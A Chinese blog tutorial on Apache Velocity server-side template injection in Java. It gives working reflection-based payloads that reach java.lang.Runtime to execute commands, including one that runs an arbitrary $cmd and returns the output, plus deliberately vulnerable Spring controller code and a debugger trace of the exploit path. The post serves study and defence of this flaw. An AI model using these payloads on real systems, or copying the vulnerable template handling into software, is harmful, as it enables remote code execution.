
Java安全之Velocity模版注入
Java安全之Velocity模版注入
Apache Velocity
Apache Velocity是一个基于Java的模板引擎,它提供了一个模板语言去引用由Java代码定义的对象。它允许web 页面设计者引用JAVA代码预定义的方法
Pom.xml
<dependency>

    <groupId>org.apache.velocity</groupId>

    <artifactId>velocity</artifactId>

    <version>1.7</version>

</dependency>
相关文档
https://velocity.apache.org/engine/devel/user-guide.html
https://wizardforcel.gitbooks.io/velocity-doc/content/1.html
基本语法
语句标识符
#用来标识Velocity的脚本语句,包括#set、#if 、#else、#end、#foreach、#end、#include、#parse、#macro等语句。
变量
$用来标识一个变量,比如模板文件中为Hello $a,可以获取通过上下文传递的$a
声明
set用于声明Velocity脚本变量,变量可以在脚本中声明
#set($a ="velocity")

#set($b=1)

#set($arrayName=["1","2"])
注释
单行注释为##,多行注释为成对出现的#* ............. *#
逻辑运算
== && || !
条件语句
以if/else为例:
#if($foo<10)

    <strong>1</strong>

#elseif($foo==10)

    <strong>2</strong>

#elseif($bar==6)

    <strong>3</strong>

#else

    <strong>4</strong>

#end
单双引号
单引号不解析引用内容,双引号解析引用内容,与PHP有几分相似
#set ($var="aaaaa")

'$var'  ## 结果为:$var

"$var"  ## 结果为:aaaaa
属性
通过.操作符使用变量的内容,比如获取并调用getClass()
#set($e="e")

$e.getClass()
转义字符
如果$a已经被定义,但是又需要原样输出$a,可以试用\转义作为关键的$
{} 标识符
"{}"用来明确标识Velocity变量;
比如在页面中,页面中有一个$someonename,此时,Velocity将把someonename作为变量名,若我们程序是想在someone这个变量的后面紧接着显示name字符,则上面的标签应该改成${someone}name。
!标识符
"!"用来强制把不存在的变量显示为空白。
如当页面中包含$msg,如果msg对象有值,将显示msg的值,如果不存在msg对象同,则在页面中将显示$msg字符。这是我们不希望的,为了把不存在的变量或变量值为null的对象显示为空白,则只需要在变量名前加一个“!”号即可。
如:$!msg
我们提供了五条基本的模板脚本语句,基本上就能满足所有应用模板的要求。这四条模板语句很简单,可以直接由界面设计人员来添加。在当前很多EasyJWeb的应用实践中,我们看到,所有界面模板中归纳起来只有下面四种简单模板脚本语句即可实现:
1、$!obj 直接返回对象结果。
如:在html标签中显示java对象msg的值。
<p>$!msg</p>

  在html标签中显示经过HtmlUtil对象处理过后的msg对象的值

  <p>$!HtmlUtil.doSomething($!msg)</p>
2、#if($!obj) #else #end 判断语句
如:在EasyJWeb各种开源应用中,我们经常看到的用于弹出提示信息msg的例子。
   #if($msg)

   <script>

   alert('$!msg');

   </script>

   #end
poc
// 命令执行1

#set($e="e")

$e.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("open -a Calculator")

// 命令执行2

#set($x='')##

#set($rt = $x.class.forName('java.lang.Runtime'))##

#set($chr = $x.class.forName('java.lang.Character'))##

#set($str = $x.class.forName('java.lang.String'))##

#set($ex=$rt.getRuntime().exec('id'))##

$ex.waitFor()

#set($out=$ex.getInputStream())##

#foreach( $i in [1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end

// 命令执行3

#set ($e="exp")

#set ($a=$e.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec($cmd))

#set ($input=$e.getClass().forName("java.lang.Process").getMethod("getInputStream").invoke($a))

#set($sc = $e.getClass().forName("java.util.Scanner"))

#set($constructor = $sc.getDeclaredConstructor($e.getClass().forName("java.io.InputStream")))

#set($scan=$constructor.newInstance($input).useDelimiter("\A"))

#if($scan.hasNext())

$scan.next()

#end
模版注入
抠了段代码
 @RequestMapping("/ssti/velocity1")

    @ResponseBody

    public String velocity1(@RequestParam(defaultValue="nth347") String username) {

        String templateString = "Hello, " + username + " | Full name: $name, phone: $phone, email: $email";

        Velocity.init();

        VelocityContext ctx = new VelocityContext();

        ctx.put("name", "Nguyen Nguyen Nguyen");

        ctx.put("phone", "012345678");

        ctx.put("email", "nguyen@vietnam.com");

        StringWriter out = new StringWriter();

        Velocity.evaluate(ctx, out, "test", templateString);

        return out.toString();

    }

poc
#set($e="e")

$e.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("open -a Calculator")
调试分析
首先将我们传入的poc拼接进去后,调用Velocity.init();,最终实际调用的是RuntimeInstance#init
会进行一系列的初始化操作,其中包括加载/velocity-1.7.jar!/org/apache/velocity/runtime/defaults/velocity.properties中的runtime.log.logsystem.class,实例化org.apache.velocity.runtime.resource.ResourceManagerImpl以及记录一些log


之后实例化VelocityContext并将三个键值对 put了进去,调用Velocity.evaluate()来解析,跟进
发现是通过RuntimeInstance#evaluate中调用parse解析
继续跟进parser.parse(reader, templateName);,首先在this.velcharstream.ReInit(reader, 1, 1);将在StringReader中的poc存储到Parser.velcharstream属性的buffer中

之后会在process内循环遍历处理vlocity语法之后,大致解析成下面这个样子...

进入this.render(context, writer, logTag, nodeTree);来解析渲染,主要是从AST树中和Context中,在ASTSetDirective#render将poc put进了context。这里涉及到几个类ASTRference ASTMethod,其中涉及到了ast的处理,感兴趣的师傅可以自己跟下看看
ASTMethod#execute中反射调用runtime

调用栈如下:
exec:347, Runtime (java.lang)

invoke0:-1, NativeMethodAccessorImpl (sun.reflect)

invoke:62, NativeMethodAccessorImpl (sun.reflect)

invoke:43, DelegatingMethodAccessorImpl (sun.reflect)

invoke:498, Method (java.lang.reflect)

doInvoke:395, UberspectImpl$VelMethodImpl (org.apache.velocity.util.introspection)

invoke:384, UberspectImpl$VelMethodImpl (org.apache.velocity.util.introspection)

execute:173, ASTMethod (org.apache.velocity.runtime.parser.node)

execute:280, ASTReference (org.apache.velocity.runtime.parser.node)

render:369, ASTReference (org.apache.velocity.runtime.parser.node)

render:342, SimpleNode (org.apache.velocity.runtime.parser.node)

render:1378, RuntimeInstance (org.apache.velocity.runtime)

evaluate:1314, RuntimeInstance (org.apache.velocity.runtime)

evaluate:1265, RuntimeInstance (org.apache.velocity.runtime)

evaluate:180, Velocity (org.apache.velocity.app)

velocity1:64, HelloController (com.hellokoding.springboot)
扣来的代码,这个可能实际环境遇到盖里高点,主要是可控vm模版文件内的内容,在调用template.merge(ctx, out);会解析模版并触发模版注入
    @RequestMapping("/ssti/velocity2")

    @ResponseBody

    public String velocity2(@RequestParam(defaultValue = "nth347") String username) throws IOException, ParseException, org.apache.velocity.runtime.parser.ParseException {

        String templateString = new String(Files.readAllBytes(Paths.get("/path/to/template.vm")));

        templateString = templateString.replace("<USERNAME>", username);

        StringReader reader = new StringReader(templateString);

        VelocityContext ctx = new VelocityContext();

        ctx.put("name", "Nguyen Nguyen Nguyen");

        ctx.put("phone", "012345678");

        ctx.put("email", "nguyen@vietnam.com");

        StringWriter out = new StringWriter();

        org.apache.velocity.Template template = new org.apache.velocity.Template();

        RuntimeServices runtimeServices = RuntimeSingleton.getRuntimeServices();

        SimpleNode node = runtimeServices.parse(reader, String.valueOf(template));

        template.setRuntimeServices(runtimeServices);

        template.setData(node);

        template.initDocument();

        template.merge(ctx, out);

        return out.toString();

    }
Template.vm
Hello World! The first velocity demo.

Name is <USERNAME>.

Project is $project
首先vm模版中字符串可被我们插入或替换即可造成模版注入,中间调用runtimeServices.parse将模版内容解析,交给template.merge(ctx, out);渲染。在template.merge 调用SimpleNode#render,后续调用和上面的就一致了。

主要是注意vm模版内容可不可控,并在修改后能被Velocity.evaluate() Template.merge(ctx, out);渲染,即可造成模版注入。
Reference
https://www.cnblogs.com/nice0e3/p/16218857.html
Java安全之Velocity模版注入的更多相关文章
- Java安全之freemaker模版注入
Java安全之freemaker模版注入 freemaker简介 FreeMarker 是一款模板引擎: 即一种基于模板和要改变的数据, 并用来生成输出文本(HTML网页,电子邮件,配置文件,源代码等 ...
- Apache Solr Velocity模板注入RCE漏洞复现
Apache Solr Velocity模板注入RCE漏洞复现 一.Apache Solr介绍 Solr是一个独立的企业级搜索应用服务器,它对外提供类似于web-service的API接口,用户可以通 ...
- 服务端模版注入漏洞检测payload整理
服务端模版注入漏洞产生的根源是将用户输入的数据被模版引擎解析渲染可能导致代码执行漏洞 下表涵盖了java,php,python,javascript语言中可能使用到的模版引擎,如果网站存在服务端模版注 ...
- Java使用IText(VM模版)导出PDF
Java使用IText(VM模版)导出PDF: public String createPDF(ProjectManageBase projectManageBase) { Map map = new ...
- 威胁预警|Solr velocity模板注入远程命令执行已加入watchbog武器库,漏洞修补时间窗口越来越短
概述 近日,阿里云安全团队监测到挖矿团伙watchbog更新了其使用的武器库,增加了最新Solr Velocity 模板注入远程命令执行漏洞的攻击方式,攻击成功后会下载门罗币挖矿程序进行牟利.建议用户 ...
- Caused by: java.io.FileNotFoundException: velocity.log (No such file or directory)
Caused by: org.apache.velocity.exception.VelocityException: Error initializing log: Failed to initia ...
- Spring整合Velocity模版引擎
1. 首先通过pom.xml自动加载velocity扩展包到工程: <dependency> <groupId>velocity</groupId> <art ...
- python-Flask模版注入攻击SSTI(python沙盒逃逸)
一篇以python Flask 模版渲染为例子的SSTI注入教学~ 0x01 Flask使用和渲染 这里简化了flask使用和渲染的教程 只把在安全中我们需要关注的部分写出来 来一段最简单的FLASK ...
- Velocity模版引擎使用总结
Velocity是一个基于java的模板引擎.它允许任何人仅仅简单的使用模板语言来引用由java代码定义的对象. 当Velocity应用于web开发时,界面设计人员可以和java程序开发人员同步开发一 ...
随机推荐
- NC24866 [USACO 2009 Dec S]Music Notes
NC24866 [USACO 2009 Dec S]Music Notes 题目 题目描述 FJ is going to teach his cows how to play a song. The ...
- VS Code 调教日记(2022.6.26更新)
VS Code 调教日记(2022.6.26更新) 基于msys2的MinGW-w64 GCC的环境配置 下载并安装msys2 到路径...msys2安装路径...\msys64\etc\pacman ...
- 业务可视化-让你的流程图"Run"起来(2.问题与改进)
前言 首先,感谢大家对上一篇文章[业务可视化-让你的流程图"Run"起来]的支持. 分享一下近期我对这个项目的一些改进. 问题&改进 问题1: 流程运行开始后,异步执行,无 ...
- APISpace 分钟级降水预报API接口 免费好用
各种不同类型的降水对国民经济和国防建设会产生不同的影响.无论农业生产.航空.航海.交通运输.水利建设.防涝防旱等都需要以及准确的降水预报. 分钟级降水预报API,支持国内任一经纬度的预报数据,实时 ...
- Eslint 项目笔记
1.代码下一行不要验证报错 代码的上一行打上注释 <--eslint-disable-next-line-->
- CodeForce——Deltix Round, Autumn 2021 (open for everyone, rated, Div. 1 + Div. 2)前三道题目题解
目录 A: B: C: 题目链接 A Divide and Multiply standard input/output 1 s, 256 MB 正在上传-重新上传取消 x13036 B Willia ...
- efcore在Saas系统下多租户零脚本分表分库读写分离解决方案
efcore在Saas系统下多租户零脚本分表分库读写分离解决方案 ## 介绍 本文ShardinfCore版本x.6.0.20+ 本期主角: - [`ShardingCore`](https://gi ...
- HelloWorld入门程序
程序开发步骤说明 开发环境搭建完成后我们就可以开发第一个java程序了 java程序开发三步骤:编写.编译.运行 编写Java源程序 1.在本地盘目录下新建文本文件,完整的文件名修改为HelloWor ...
- Windows 安装 Linux 环境
简介 在实际开发中,我们除了在Windows上进行开发外,可能还需要基于Linux进行一些编译或者测试等,因此,我们可能需要在Windows环境中安装Linux环境,通常可能我们会使用虚拟机替代,但是 ...
- Jetpack Compose学习(8)——State及remeber
原文地址: Jetpack Compose学习(8)--State状态及remeber关键字 - Stars-One的杂货小窝 之前我们使用TextField,使用到了两个关键字remember和mu ...